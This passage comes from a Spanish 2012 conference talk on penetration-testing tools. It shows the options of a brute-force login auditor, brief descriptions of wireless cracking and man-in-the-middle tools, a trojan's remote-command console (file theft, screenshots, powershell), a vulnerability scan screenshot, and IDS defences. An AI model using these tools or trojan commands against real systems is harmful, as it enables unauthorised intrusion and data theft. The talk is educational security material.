-M [TEXT]      : Name of the module to execute (without the .mod extension)
-m [TEXT]      : Parameter to pass to the module. This can be passed multiple times with a
                  different parameter each time and they will all be sent to the module (i.e.
                  -m Param1 -m Param2, etc.).
-d             : Dump all known modules
-s             : Use for non-default TCP port number
-g [NUM]       : Enable SSL
-g [NUM]       : Give up after trying to connect for NUM seconds (default 3)
-f [NUM]       : Sleep NUM seconds between retry attempts (default 3)
-r [NUM]       : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
-t [NUM]       : Total number of logins to be tested concurrently
-T [NUM]       : Total number of hosts to be tested concurrently
-l            : Parallelize logins using one username per thread. The default is to process
                  the entire username before proceeding.
-f            : Stop scanning host after first valid username/password found.
-F            : Stop audit after first valid username/password found on any host.
-b            : Suppress startup banner
-v [NUM]       : Display module's usage information
-v [NUM]       : Verbose level (0 - 6 [more])
-w [NUM]       : Error debug level (0 - 18 [more])
-V            : Display version
-Z [TEXT]      : Resume scan based on map of previous scan

ramiro@coornanthon:~$
```

Aircrack-ng

Características

- Suite de seguridad inalámbrica (IEEE 802.11)
- airodump-ng: Sniffer de redes wireless
- aireplay-ng: Inyección de paquetes arbitrarios
- aircrack-ng: Descifra encriptación WEP y WPA (handshake)
- airbase-ng: Implementa un punto de acceso falso

- Sniffer/DoS/MitM



Wireshark

Características

- Sniffer multiprotocolo
- Totalmente automático
- Análisis forense/Tiempo real
- Fase: 4



Ettercap

Características


- Sniffer/interceptor/logger
- Ataques del tipo MitM
 - ARP poisoning
 - DHCP spoofing
 - ICMP redirect
 - Port stealing
- Muy potente: filtros programables
- Protecciones? arpon



Flu-project

Características

- Troyano GPL
- Proyecto colaborativo
- Evolución
- Versión AD
- Fase: 4



Flu-project

The image shows two overlapping browser windows. The background window displays the console output of the Flu Project web application, while the foreground window shows the main user interface.

Console Output (Background Window):

```
** Comandos especiales:
* getfile fichero # Recupera un archivo de la máquina (máximo 3,5MB). Uso: getfile C:\imagenes de Flu\foto.jpg (sin comillas)
* snapshot # Realiza una captura de pantalla de la máquina.
* davidhasselhoff # Modifica el fondo de pantalla de la máquina por la imagen de David Hasselhoff
* powershell # Ejecuta comandos con powershell (si está instalada). Uso: powershell cat 'C:\imagenes de Flu\foto.jpg' (con comillas)
* exit # Cierra la consola y vuelve al menú principal

Flu Project [Versión 0.4]
Copyleft (c) 2011 Flu Project Corporation.

>powershell ls

Directorio: C:\Users\Admin\Desktop\Flub0.4\Flu-b0.4-ejecutables

Mode LastWriteTime Length Name
-----
-a-- 29/12/2010 4:20 605 COPYING.txt
-a-- 01/10/2011 11:26 19456 flu-nucleo.exe
-a-- 01/10/2011 11:44 19753 flu.exe
-a-- 22/03/2011 16:45 122368 generadorBots.exe

>|
```

Main Interface (Foreground Window):

The main interface has a light blue background. At the top, it features the text "FLU-PROJECT.COM" in large, green, stylized letters. To the right of this text is a small 3D box icon labeled "FLU TRAJAN" with a green character on it and the text "FREE DOWNLOAD HERE". Below the header, there are two buttons: "Configuración" and "Log Out".

At the bottom, there is a table with the following columns: Máquina, Estado, Información, Último comando enviado, Capturas de pantalla, and Abrir CMD remota.

Máquina	Estado	Información	Último comando enviado	Capturas de pantalla	Abrir CMD remota
127.0.0.1_0018F3780E0C		Ver información	powershell	Ver capturas	Abrir

* Vídeo: Generador de bots

¿Como protegernos?

IDS / IPS

- Basado en red (Snort) / host (OSSEC)
- Front-ends: Snorby, Squert, Sguil
- Defensa integral de seguridad
(Correlación eventos)
 - Prelude
 - Vigilo: Nagios + Prelude

* Demo: Snorby



Conclusiones

- Sysadmin/Developer :)
- Pentesters :| -> ;)

The screenshot displays the Burp Suite interface. On the left, the 'Configuracion del análisis' tab is active, showing the 'Knowledge Base' section. Under the 'sqli' category, there are six entries, each marked with a red 'X' and labeled 'SQL injection vulnerability'. The right pane shows the 'Scan Results' for 'Scan Thread 1 (http://192.168.56.101/)', which is finished with 122 alerts. The 'Web Alerts (117)' list includes various vulnerabilities such as 'Apache Mod_Rewrite Off-By-One Buffer Overflow', 'Code execution (3)', 'Cross Site Scripting (8)', 'Directory Traversal (3)', 'SQL injection (29)', and 'Apache version older than 1.3.29 (1)'. A red bar obscures one of the alerts in the list.

Scan Results	Status
Scan Thread 1 (http://192.168.56.101/)	Finished (122 alerts)
Web Alerts (117)	
Apache Mod_Rewrite Off-By-One Buffer Overflow ...	
Code execution (3)	
Cross Site Scripting (8)	
Directory Traversal (3)	
SQL injection (29)	
[Redacted]	
Apache Error Log Escape Sequence Injection Vulner...	
Apache version older than 1.3.29 (1)	
Apache version older than 1.3.31 (1)	
Apache version older than 1.3.34 (1)	
Apache version older than 1.3.37 (1)	
Apache version older than 1.3.39 (1)	
Apache version older than 1.3.41 (1)	
Application error message (29)	
Backup files (3)	

Referencias

- [1] <http://www.paterva.com/web5/>
- [2] http://nicerosniunos.blogspot.com.es/2010/07/jugando-con-shodan_20.html
- [3] <http://www.flu-project.com/badstore-sqli-y-otras-chicas-del-monton.html>
- [4] <http://xsser.sourceforge.net/>
- [5] <http://blog.metasploit.com/2010/05/introducing-metasploitable.html>
- [6] <http://www.securitybydefault.com/2012/03/desarrollando-para-metasploit-i.html>
- [7] <http://www.securitybydefault.com/2012/03/desarrollando-para-metasploit-ii.html>
- [8] <http://nicerosniunos.blogspot.com.es/search/label/Snort>
- [9] <http://securityonion.blogspot.com.es/>
- [10] <http://seguridadyredes.wordpress.com/category/prelude-ids-ips/>
- [11] <http://www.securitybydefault.com/2011/07/paneles-de-control-de-acuarios-con.html>
- [12] <http://eripp.com/>
- [13] <http://blog.48bits.com/2010/04/25/te-veo-el-ciclotron-jiji/>
- [14] <http://www.flu-project.com/flu-en-backtrack5-gnulinix.html>
- [15] <http://www.projet-vigilo.org/site/>
- [16] <http://www.foofus.net/~jmk/medusa/medusa.html>
- [17] <http://ettercap.sourceforge.net/>
- [18] <http://blog.depthsecurity.com/2010/11/when-8021xpeapeap-ttls-is-worse-than-no.html>
- [19] <http://www.prelude-technologies.com/en/welcome/index.html>

Preguntas



¡¡Gracias!!

Don't be evil! ;)



Jesús Pérez

@jesusprubio

<http://nicerosniunos.blogspot.com>

XI Xornadas Libres GPUL
Facultad de Informática, A Coruña (2012)



Carlos López

@cl0p3z

<http://blog.neutrino.es/>